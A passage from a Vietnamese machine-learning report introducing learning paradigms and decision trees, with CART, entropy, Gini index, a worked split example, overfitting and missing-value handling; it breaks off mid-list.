Là bài toán khi chúng ta muốn khám phá ra một quy luật dựa trên nhiều dữ liệu cho trước. Ví dụ: những khách hàng nam mua quần áo thường có xu hướng mua thêm đồng hồ hoặc thắt lưng; những khán giả xem phim Spider Man thường có xu hướng xem thêm phim Bat Man, dựa vào đó tạo ra một hệ thống gợi ý khách hàng (Recommendation System), thúc đẩy nhu cầu mua sắm.

### 1.2.2.3 Học bán giám sát (*Semi-Supervised learning*)

Các bài toán khi chúng ta có một lượng lớn dữ liệu  $\mathcal{X}$  nhưng chỉ một phần trong chúng được gán nhãn được gọi là Semi-Supervised Learning. Những bài toán thuộc nhóm này nằm giữa hai nhóm được nêu bên trên.

Một ví dụ điển hình của nhóm này là chỉ có một phần ảnh hoặc văn bản được gán nhãn (ví dụ bức ảnh về người, động vật hoặc các văn bản khoa học, chính trị) và phần lớn các bức ảnh/văn bản khác chưa được gán nhãn được thu thập từ internet. Thực tế cho thấy rất nhiều các bài toán Machine Learning thuộc vào nhóm này vì việc thu thập dữ liệu có nhãn tốn rất nhiều thời gian và có chi phí cao. Rất nhiều loại dữ liệu thậm chí cần phải có chuyên gia mới gán nhãn được (ảnh y học chẳng hạn). Ngược lại, dữ liệu chưa có nhãn có thể được thu thập với chi phí thấp từ internet.

### 1.2.2.4 Học củng cố (*Reinforcement learning*)

Reinforcement learning là các bài toán giúp cho một hệ thống tự động xác định hành vi dựa trên hoàn cảnh để đạt được lợi ích cao nhất (maximizing the performance). Hiện tại, Reinforcement learning chủ yếu được áp dụng vào Lý Thuyết Trò Chơi (Game Theory), các thuật toán cần xác định nước đi tiếp theo để đạt được điểm số cao nhất.

**Ví dụ 1.4.** AlphaGo gần đây nổi tiếng với việc chơi cờ vây thắng cả con người. Cờ vây được xem là có độ phức tạp cực kỳ cao với tổng số nước đi là xấp xỉ  $10^{761}$ , so với cờ vua là  $10^{120}$  và tổng số nguyên tử trong toàn vũ trụ là khoảng  $10^{80}$ . Vì vậy, thuật toán phải chọn ra 1 nước đi tối ưu trong số hàng nhiều tỉ tỉ lựa chọn, và tất nhiên, không thể áp dụng thuật toán tương tự như *IBM Deep Blue*<sup>4</sup>. Về cơ bản, **AlphaGo** bao gồm các thuật toán thuộc cả *Supervised learning* và *Reinforcement learning*. Trong phần Supervised learning, dữ liệu từ các ván cờ do con người chơi với nhau được đưa vào để huấn luyện. Tuy nhiên, mục đích cuối cùng của AlphaGo không phải là chơi như con người mà phải thậm chí thắng cả con người. Vì vậy, sau khi học xong các ván cờ của con người, AlphaGo tự chơi với chính nó với hàng triệu ván

<sup>4</sup>Deep Blue là một máy tính chơi cờ vua do IBM phát triển. Deep Blue đã chiến thắng trận đấu đầu tiên của mình với một nhà vô địch thế giới vào ngày 10 tháng 2 năm 1996

chơi để tìm ra các nước đi mới tối ưu hơn. Thuật toán trong phần tự chơi này được xếp vào loại Reinforcement learning.


## 1.3 Thuật toán Decision Tree

### 1.3.1 Giới thiệu

Sắp đến kỳ thi, một cậu sinh viên tự đặt ra quy tắc *học hay chơi* của mình như sau:

- Nếu còn nhiều hơn hai ngày tới ngày thi, cậu sẽ đi chơi.
- Nếu còn không quá hai ngày và đêm hôm đó có một trận bóng đá, cậu sẽ sang nhà bạn chơi và cùng xem bóng đêm đó.
- Cậu sẽ chỉ học trong các trường hợp còn lại.

Việc ra quyết định của cậu sinh viên này có thể được mô tả trên sơ đồ trong hình 1.2.



Hình 1.2: Một ví dụ về việc đưa ra các quyết định dựa trên câu hỏi

Hình ellipse nền vàng thể hiện quyết định cần được đưa ra. Quyết định này phụ thuộc vào các câu trả lời của các câu hỏi trong các ô hình chữ nhật màu xám. Dựa trên các câu trả lời, quyết định cuối cùng được cho trong các hình tròn màu lục (chơi) và đỏ (học).

Việc quan sát, suy nghĩ và ra các quyết định của con người thường được bắt đầu từ các câu hỏi. Machine learning cũng có một mô hình ra quyết định dựa trên các câu hỏi. Mô hình này có tên là *cây quyết định (decision tree)*.

Trong **decision tree**, các ô màu xám, lục, đỏ trên hình 1.2 được gọi là các node. Các node thể hiện đầu ra (màu lục và đỏ) được gọi là *node lá (leaf node hoặc terminal node)*. Các node thể hiện câu hỏi là các *non-leaf node*. Non-leaf node trên cùng (câu hỏi đầu tiên) được gọi là node gốc (*root node*). Các non-leaf node thường có hai hoặc nhiều node con (*child node*). Các child node này có thể là một leaf node hoặc một non-leaf node khác. Các child node có cùng bố mẹ được gọi là *sibling node*. Nếu tất cả các non-leaf node chỉ có hai child node, ta nói rằng đó là một *binary decision tree* (cây quyết định nhị phân). Các câu hỏi trong binary decision tree đều có thể đưa được về dạng câu hỏi đúng hay sai. Các decision tree mà một leaf node có nhiều child node cũng có thể được đưa về dạng một binary decision tree. Điều này có thể đạt được vì hầu hết các câu hỏi đều có thể được đưa về dạng câu hỏi đúng sai.

Ví dụ, ta có thể xác định được tuổi của một người dựa trên nhiều câu hỏi đúng sai dạng: tuổi của bạn lớn hơn  $x$  đúng không? (Đây chính là thuật toán *tìm kiếm nhị phân – binary search*.)

Decision tree là một mô hình *supervised learning*, có thể được áp dụng vào cả hai bài toán *classification* và *regression*. Việc xây dựng một decision tree trên dữ liệu huấn luyện cho trước là việc đi xác định các câu hỏi và thứ tự của chúng. Một điểm đáng lưu ý của decision tree là nó có thể làm việc với các đặc trưng (trong các tài liệu về decision tree, các đặc trưng thường được gọi là thuộc tính – *attribute*) dạng *categorical*, thường là rời rạc và không có thứ tự. Ví dụ, mưa, nắng hay xanh, đỏ, v.v. Decision tree cũng làm việc với dữ liệu có vector đặc trưng bao gồm cả thuộc tính dạng categorical và liên tục (numeric). Một điểm đáng lưu ý nữa là decision tree ít yêu cầu việc chuẩn hoá dữ liệu.



### 1.3.2 Phân loại

Có 3 loại decision trees phổ biến sau:

- **ID3 (Iterative Dichotomiser 3)** - Tạo cây nhiều chiều, tìm cho mỗi node một đặt tính phân loại sao cho đặt tính này có giá trị “information gain” lớn nhất. Cây được phát triển tới mức tối đa kích thước. Sau đó áp dụng phương thức cắt tỉa cành để xử lý những dữ liệu chưa nhìn thấy.
- **C4.5** - Kế thừa từ ID3 nhưng loại bỏ hạn chế về việc chỉ sử dụng đặc tính có giá trị phân loại bằng cách tự động định nghĩa một thuộc tính rời rạc. Dùng để phân chia những thuộc tính liên tục thành những tập rời rạc.
- **CART (Classification and Regression Trees)** - Tương tự như C4.5, nhưng nó hỗ trợ thêm đối tượng dự đoán là giá trị số (*Regression*). Cấu trúc CART dạng cây nhị phân, mỗi node sử dụng một ngưỡng để đạt được “information gain” lớn nhất.

Hình 1.3 so sánh giữa các loại thuật toán decision tree.

	Splitting Criteria	Attribute type	Missing values	Pruning Strategy	Outlier Detection
ID3	Information Gain	Handles only Categorical value	Do not handle missing values.	No pruning is done	Susceptible to outliers
CART	Towing Criteria	Handles both Categorical & Numeric value	Handle missing values.	Cost-Complexity pruning is used	Can handle Outliers
C4.5	Gain Ratio	Handles both Categorical & Numeric value	Handle missing values.	Error Based pruning is used	Susceptible to outliers

Hình 1.3: So sánh các thuật toán Decision Trees

### 1.3.3 Ưu và nhược điểm của thuật toán

Tùy vào loại Decision tree sử dụng mà ta có ưu nhược điểm riêng. Nhưng nhìn chung thuật toán có những ưu nhược điểm chung như sau:

### Về ưu điểm

- Decision tree thường mô phỏng cách suy nghĩ con người. Vì vậy nó đơn giản để hiểu và diễn giải dữ liệu.
- Giúp ta nhìn thấy được sự logic của dữ liệu ( không như thuật toán phân loại SVM, KNN ... )
- Có khả năng chọn được những features tốt nhất.
- Phân loại dữ liệu không cần tính toán phức tạp.
- Giải quyết vấn đề nhiễu và thiếu dữ liệu.
- Có khả năng xử lý dữ liệu có biến liên tục và rời rạc.

### Về nhược điểm

- Tỷ lệ tính toán tăng theo hàm số mũ còn vấn đề ngày càng lớn hơn.
- Dễ bị vấn đề overfitting và high bias khi tập dữ liệu huấn luyện nhỏ.

Trong bài báo cáo này chúng tôi sử dụng loại **CART**. Do tính đơn giản, dễ tiếp cận của nó, cũng như những giá trị feature mà ta sử dụng là kiểu dữ liệu biến liên tục không phải phân loại nên không dùng **ID3** được. Và đây là loại decision tree được thư viện *scikit-learn* chọn sử dụng.


## 1.3.4 Một số khái niệm

### 1.3.4.1 Entropy và information gain

**Entropy** là khái niệm được dùng trong vật lý, toán học, khoa học máy tính ( lý thuyết thông tin) và nhiều lĩnh vực khoa học khác. Dùng để chỉ độ bừa bộn của dữ liệu.

Ta có hình 1.4 với tập dữ liệu khởi đầu gồm các điểm dữ liệu xanh (có hình “+”) và đỏ (có hình “o”) nằm lẫn lộn với nhau. Mỗi điểm dữ liệu gồm nhiều đặc tính. Dựa trên những

đặt tính này cây bắt đầu tính toán để chọn đặc tính tiêu biểu nhất, chia tập ban đầu thành hai tập con **Set 1** và **Set 2**



Hình 1.4: Tập dữ liệu khởi đầu với dữ liệu lộn xộn

Sao cho hầu hết những điểm dữ liệu màu đỏ nằm trong **Set 1**, và phần lớn dữ liệu màu xanh nằm trong **Set 2**. Cây quyết định ở đây đang cố gắng xếp các dữ liệu một cách gọn gàng bằng vector đặc tính ứng với mỗi điểm dữ liệu. Dựa vào giá trị này quyết định điểm nào thuộc về lá nào. Và giá trị entropy được tính để xác định đặc tính nào cho ra độ không sạch thấp nhất để chọn đặt tính đó.

### Cách tính giá trị entropy


Giả sử ta có một tập  $N$  phần tử. Mỗi phần tử có thể thuộc vào nhãn 1 hoặc nhãn 2. Ta có  $n$  phần tử *thuộc nhãn 1* và  $m = N - n$  phần tử *thuộc nhãn 2*.

- Xác suất nhãn 1:  $p = \frac{n}{N}$
- Xác suất nhãn 2:  $q = \frac{m}{N} = 1 - p$

Ký hiệu Entropy là  $E$ :

$$E = -p \log_2(p) - q \log_2(q) \quad (1.30)$$

Một tập là gọn gàng, sạch sẽ nếu nó chỉ chứa các phần tử cùng loại. Và bừa bộn, không sạch nếu nó chứa trộn lẫn nhiều loại dữ liệu. Ta nhìn vào công thức Entropy nếu không có điểm dữ liệu nào mang nhãn 1 ( $p = 0$ ) hoặc ngược lại toàn bộ dữ liệu đều thuộc nhãn 1 ( $p = 1$ ), khi đó entropy = 0. Nếu một nửa nhãn 1 ( $p = \frac{1}{2}$ ) và một nửa nhãn 2 ( $q = \frac{1}{2}$ ). Khi đó entropy đạt giá trị tối đa bằng 1.



Hình 1.5: Đồ thị entropy cho biến 2 trạng thái với xác suất trạng thái  $p$  và  $q$  với  $p + q = 1$

Từ đó ta có công thức tổng quát để tính giá trị entropy như sau:

$$E(\mathcal{S}) = - \sum_{i=1}^n p_i \log(p_i) \quad (1.31)$$

Với  $S$  là tập dữ liệu,  $p_i$  là tỉ lệ các điểm dữ liệu nhãn  $i$  thuộc tập  $S$ .

**Information gain** (có thể dịch là độ lợi thông tin) là con số để đánh giá thuộc tính nào quan trọng hơn thuộc tính nào và đo độ thay đổi entropy khi lúc trước và sau khi chia dữ liệu thành các phần nhỏ hơn.

### Cách tính giá trị information gain

Giả sử ta đang làm việc với một *non-leaf node* với các điểm dữ liệu tạo thành một tập  $S$  với số phần tử là  $|S| = N$ . Tiếp theo, giả sử thuộc tính được chọn là  $x$ . Dựa trên  $x$ , các điểm dữ liệu trong  $S$  được phân ra thành  $K$  child node  $S_1, S_2, \dots, S_K$  với số điểm trong mỗi child node lần lượt là  $m_1, m_2, \dots, m_K$ . Ta định nghĩa:

$$E(x, S) = \sum_{k=1}^K \frac{m_k}{N} E(S_k) \quad (1.32)$$

Trong đó  $E(S_k)$  là giá trị entropy tại mỗi child node.

Công thức trên là tổng có trọng số **entropy** của mỗi child node. Việc lấy trọng số này là quan trọng vì các node thường có số lượng điểm khác nhau.

Tiếp theo, ta định nghĩa information gain dựa trên thuộc tính  $x$ :

$$\text{Gain}(x, S) = E(S) - E(x, S) \quad (1.33)$$

Việc tính toán giá trị entropy và information gain rất quan trọng trong bài toán về xây dựng và cắt tỉa cây, tức là khi tách ra thành các child node thì chúng ta cần chọn ra thuộc tính nào tốt nhất để tách. Thuộc tính này có ảnh hưởng đến kết quả sau cùng.

Bài toán của chúng ta là tìm ra thuộc tính sao cho giá trị gain information là cao nhất (đồng nghĩa với tổng có trọng số entropy ở mỗi child node phải là thấp nhất).

#### 1.3.4.2 Gini index

**Gini index** tương tự entropy, chỉ số gini index dùng để đo độ không sạch, hỗn loạn của dữ liệu.

**Công thức tính gini index:**

$$\mathbf{Gini}(\mathcal{S}) = 1 - \sum_{i=1}^n p_i^2 \quad (1.34)$$

Với  $\mathcal{S}$  là tập các dữ liệu,  $p_i$  là xác suất điểm dữ liệu có nhãn loại  $i$ . Giá trị gini càng thấp chứng tỏ dữ liệu càng sạch, bằng 0 tức tất cả dữ liệu đều chung một nhãn.

Tương tự *information gian* ta có  $\Delta\mathbf{Gini}$  (“Delta gini” hay gain gini) dùng đo độ lệch không sạch của dữ liệu sau khi được tách thành các nhóm khác nhau. Do đó ta cũng có công thức tương tự như 1.33.

$$\Delta\mathbf{Gini}(x, \mathcal{S}) = \mathbf{Gini}(\mathcal{S}) - \mathbf{Gini}(x, \mathcal{S}) \quad (1.35)$$

$$\text{Với } \mathbf{Gini}(x, \mathcal{S}) = \sum_{k=1}^K \frac{m_k}{N} \mathbf{Gini}(\mathcal{S}_k)$$

Trong bộ thư viện **scikit-learn** sử dụng cây **CART** và hỗ trợ cả *Gini* và *Entropy*. Cả hai đều mang lại kết quả như nhau. Bài này chọn Gini vì dễ tính toán do không phải tính hàm logarit.

**1.3.5 Quá trình xây dựng cây**

Phần trình bày phía dưới chúng tôi trình bày thuật toán CART.

Các bước để xây dựng cây dựa trên thuật toán CART như sau:

1. Tính giá trị *gini index* cho *root node* (node gốc - chứa toàn bộ dữ liệu)
2. Với mỗi *attribute / feature*  $j$ , ta phân ra các ngưỡng  $T_j$ , từ các ngưỡng đó thực hiện chia dữ liệu thành các tập dữ liệu, trong mỗi tập dữ liệu bao gồm:
  - Set 1  $\{i : x_{ij} > T_j\}$
  - Set 2  $\{i : x_{ij} \leq T_j\}$

3. Chọn ngưỡng  $T_j$  tốt nhất để làm cho các tập dữ liệu trở nên “tinh khiết” càng tốt về mặt nhãn / lớp (*label / class*). Chọn  $T_j$  dựa vào giá trị lợi gini ( $\Delta \text{Gini}$  hay *gain gini*) của từng tập dữ liệu đã phân tách.

Tập nào có giá trị *lợi gini cao nhất* (tương ứng tổng có trọng số gini index là thấp nhất) thì ta chọn tập đó.

4. Sau khi có ngưỡng  $T_j$  được chọn tương ứng với *attribute / feature j*, ta có tập dữ liệu mới (các *child node*) được phân tách. Ta tiến hành lặp lại bước 2-3 với các tập mới được chọn (xử lý riêng biệt với **Set 1** và **Set 2** để tách thành các tập mới) cho đến khi được một cây hoàn chỉnh.

Để minh họa, chúng tôi lấy một ví dụ sau, cho tập dữ liệu có như trong bảng 1.1.

A	B	Label
1	4	0
2	4	1
3	4	1
1	5	1
2	5	0

Bảng 1.1: Dữ liệu mẫu mô tả cho quá trình xây dựng cây bằng CART

Với mỗi điểm dữ liệu là một dòng trong bản. Gồm hai thuộc tính **A** và **B**. Mỗi điểm dữ liệu thuộc một nhãn  $\{0, 1\}$ . Node gốc (*root node*) chứa 5 điểm dữ liệu, gồm 2 điểm dữ liệu có nhãn (*label*) là 0 và 3 điểm dữ liệu có nhãn là 1.

Đầu tiên ta tính giá trị gini index tại root node như sau:

$$\begin{aligned}
 \text{Gini}(S) &= 1 - p_{\text{label}=0}^2 - p_{\text{label}=1}^2 \\
 &= 1 - \left(\frac{2}{5}\right)^2 - \left(\frac{3}{5}\right)^2 \\
 &= 0.48
 \end{aligned}$$

Tiếp theo là ta chọn ngưỡng để tách tập dữ liệu. Ở đây ta có hai thuộc tính:

- Thuộc tính **A** bao gồm các giá trị  $\{1, 2, 3\}$ . Ngưỡng được lấy từ giá trị trung bình của hai giá trị liên tiếp trong **A** là 1.5 (trung bình của 1 và 2) và 2.5 (trung bình của 2 và 3). Vậy ngưỡng  $T_A = \{1.5, 2.5\}$
- Thuộc tính **B** bao gồm các giá trị  $\{4, 5\}$ . Ngưỡng được lấy từ giá trị trung bình của hai giá trị liên tiếp trong **B** là 4.5 (trung bình của 4 và 5). Vậy ngưỡng  $T_B = \{4.5\}$

Ở mỗi ngưỡng ta tiến hành phân tách ra thành 2 tập dữ liệu: tập 1 (Set 1) bao gồm các giá trị của thuộc tính lớn hơn ngưỡng, và tập 2 (Set 2) bao gồm các giá trị của thuộc tính nhỏ hơn (hoặc bằng) ngưỡng. Sau đó tính giá trị gini index trung bình ở mỗi ngưỡng:

- Với ngưỡng  $T_A = 1.5$ , ta có 2 tập dữ liệu được phân tách như sau:

Tập dữ liệu con	A	B	Label
Set 1 ( $\mathcal{S}_1$ )	2	4	1
	3	4	1
	2	5	0
Set 2 ( $\mathcal{S}_2$ )	1	4	0
	1	5	1

Bảng 1.2: Các tập dữ liệu con được tách từ ngưỡng  $T_A = 1.5$

Ở mỗi tập con ta tính giá trị gini index:

- Set 1:  $\text{Gini}(\mathcal{S}_1) = 1 - \left(\frac{2}{3}\right)^2 - \left(\frac{1}{3}\right)^2 = \frac{4}{9}$
- Set 2:  $\text{Gini}(\mathcal{S}_2) = 1 - \left(\frac{1}{2}\right)^2 - \left(\frac{1}{2}\right)^2 = \frac{1}{2}$

Tiếp theo ta tính tổng có trọng số gini index của các tập con:

$$\begin{aligned}
 \text{Gini}(A, \mathcal{S}) &= \frac{3}{5} \text{Gini}(\mathcal{S}_1) + \frac{2}{5} \text{Gini}(\mathcal{S}_2) \\
 &= \frac{3}{5} \cdot \frac{4}{9} + \frac{2}{5} \cdot \frac{1}{2} \\
 &\approx 0.47
 \end{aligned}$$



Tập dữ liệu con	A	B	Label
Set 1 ( $\mathcal{S}_1$ )	3	4	1
Set 2 ( $\mathcal{S}_2$ )	1	4	0
	2	4	1
	1	5	1
	2	5	0

Bảng 1.3: Các tập dữ liệu con được tách từ ngưỡng  $T_A = 2.5$ 

- Với ngưỡng  $T_A = 2.5$ , ta có 2 tập dữ liệu được phân tách như sau:

Ở mỗi tập con ta tính giá trị gini index:

- Set 1:  $\text{Gini}(\mathcal{S}_1) = 0$
- Set 2:  $\text{Gini}(\mathcal{S}_2) = \frac{1}{2}$

Tiếp theo ta tính tổng có trọng số gini index của các tập con:

$$\begin{aligned}
 \text{Gini}(A, \mathcal{S}) &= \frac{1}{5} \text{Gini}(\mathcal{S}_1) + \frac{4}{5} \text{Gini}(\mathcal{S}_2) \\
 &= \frac{1}{5} \cdot 0 + \frac{4}{5} \cdot \frac{1}{2} \\
 &\approx 0.4
 \end{aligned}$$

- Với ngưỡng  $T_B = 4.5$ , ta có 2 tập dữ liệu được phân tách như sau:

Tập dữ liệu con	A	B	Label
Set 1 ( $\mathcal{S}_1$ )	1	5	1
	2	5	0
Set 2 ( $\mathcal{S}_2$ )	1	4	0
	2	4	1
	3	4	1

Bảng 1.4: Các tập dữ liệu con được tách từ ngưỡng  $T_B = 4.5$ 

Ở mỗi tập con ta tính giá trị gini index:

- Set 1:  $\text{Gini}(\mathcal{S}_1) = \frac{1}{2}$
- Set 2:  $\text{Gini}(\mathcal{S}_2) = \frac{4}{9}$

Tiếp theo ta tính tổng có trọng số gini index của các tập con:


$$\begin{aligned}\text{Gini}(B, \mathcal{S}) &= \frac{2}{5}\text{Gini}(\mathcal{S}_1) + \frac{3}{5}\text{Gini}(\mathcal{S}_2) \\ &= \frac{2}{5} \cdot \frac{1}{2} + \frac{3}{5} \cdot \frac{4}{9} \\ &\approx 0.47\end{aligned}$$

Sau khi tính xong giá trị tổng có trọng số **Gini** ở mỗi tập con ta thấy giá trị gini ở  $T_A = 2.5$  là thấp nhất. Vì giá trị Gini để chỉ độ không sạch. Ta lại muốn dữ liệu sau khi phân vào các nhóm phải càng sạch càng tốt (càng nhiều dữ liệu cùng loại). Nên ta chọn giá trị thấp nhất.

Do đó ta chọn ngưỡng  $T_A = 2.5$  tương ứng với thuộc tính A để phân tách.

Từ mỗi tập vừa được phân tách từ thuộc tính A đó, ta thực hiện tiếp tục các công việc như trên cho đến khi ta phát hiện lá chỉ tồn tại **một điểm dữ liệu** hoặc **tất cả các điểm dữ liệu nằm trong lá đó đều cùng một nhãn**.

Sau khi kết thúc ta có được một cây hoàn chỉnh như hình 1.6.



Hình 1.6: Cây hoàn chỉnh sau khi thực hiện thuật toán CART

### Cây dừng lại khi nào?

Như nêu ở ví dụ trên, quá trình xây dựng cây dừng lại khi tất cả điểm dữ liệu trong lá cùng loại. Nhưng vấn đề xảy ra lúc này là cây quá chính xác. Khiến khi gặp dữ liệu mới, dữ liệu chưa được học có thể quyết định sai mặc dù quá trình xây dựng cây ta thấy hiệu suất rất cao. Vấn đề này gọi là: **Overfitting**. Để giải quyết vấn đề này ta có thể áp dụng các cách sau:

- Giới hạn độ sâu của cây, dừng khi độ sâu của cây tiếp tục tăng nhưng độ nhận diện sai trên tập dữ liệu kiểm thử các thông số không giảm.  
→ Nhược điểm: Ta phải lặp lại thuật toán nhiều lần, khó khăn trong trường hợp ta muốn nhánh này phát triển sâu hơn nhánh khác.
- Dừng khi độ sai số trên tập kiểm thử không giảm.  
→ Nhược điểm: Sai trong phép toán XOR. Việc dừng sớm có thể khiến nó bỏ qua các nhánh hữu dụng sau này.
- Giới hạn phần tử nhỏ nhất trong lá. Áp dụng công thức  $Total Cost = Error + Lamda * <Số\ lá>$ . Tùy chỉnh để cân đối số lá của cây và độ sai số khi dự đoán trên tập kiểm thử.

### Giải quyết vấn đề dữ liệu bị thiếu giá trị ở một thuộc tính nào đó

Dữ liệu không phải lúc nào cũng hoàn mỹ nên có thể ở một điểm dữ liệu nào đó có một thuộc tính bị thiếu giá trị, làm ảnh hưởng đến quá trình xây dựng cây. Ta có ví dụ sau, ở một số thuộc tính bị khuyết giá trị, xem dữ liệu ở bảng 1.5.

A	B	C	Label
1	?	a	0
?	4	?	1
3	?	?	1
?	5	c	1
2	?	a	0

Bảng 1.5: Dữ liệu mẫu cho trường hợp dữ liệu bị khuyết

Dấu “?” là những chỗ có giá trị bị khuyết.

Sau đây là gợi ý một số cách để giải quyết vấn đề này:

1. Loại bỏ những điểm dữ liệu thiếu giá trị đặc tính. Nếu quá nhiều điểm dữ liệu thiếu giá trị của đặc tính này. Ta tiến hành bỏ luôn đặc tính này.

Như ví dụ ở bảng 1.5, ta thấy thuộc tính **B** dữ liệu bị thiếu quá nhiều. Ta có thể tiến hành loại bỏ thuộc tính B. Hoặc điểm dữ liệu thứ 3  $\{A = 3, B = ?, C = ?, Label = 1\}$  thiếu tới 2 giá trị. Ta có thể loại bỏ điểm dữ liệu này.

- Ưu điểm:
  - Dễ dàng hiểu và thực hiện.
  - Có thể áp dụng với nhiều mô hình thuật toán khác nhau.
- Nhược điểm:
  - Xóa những điểm dữ liệu hoặc đặc tính có thể xóa nhầm những điểm dữ liệu quan trọng.
  - Không rõ ràng nên ưu tiên xóa điểm dữ liệu thiếu giá trị đặc tính hay xóa luôn đặc tính. Cái nào tốt hơn.
  - Tại thời điểm dự đoán. Phương pháp này không sử dụng được. Chỉ sử dụng trong giai đoạn tạo thành cây.

2. Đoán dữ liệu để thêm vào chỗ thiếu.

Nếu dữ liệu thiếu, các giá trị thuộc loại phân loại. Ta chọn dữ liệu xuất hiện nhiều nhất để điền vào những chỗ thiếu.

Dữ liệu giá trị thuộc dạng số thì ta tính trung bình các giá trị của đặc tính đó rồi thêm vào chỗ bị thiếu.


- Ưu điểm:
  - Dễ dàng hiểu và triển khai.
  - Có thể áp dụng tới nhiều mô hình (*Decision trees, logistic, regression, linear regression,...*)

- Nhược điểm:

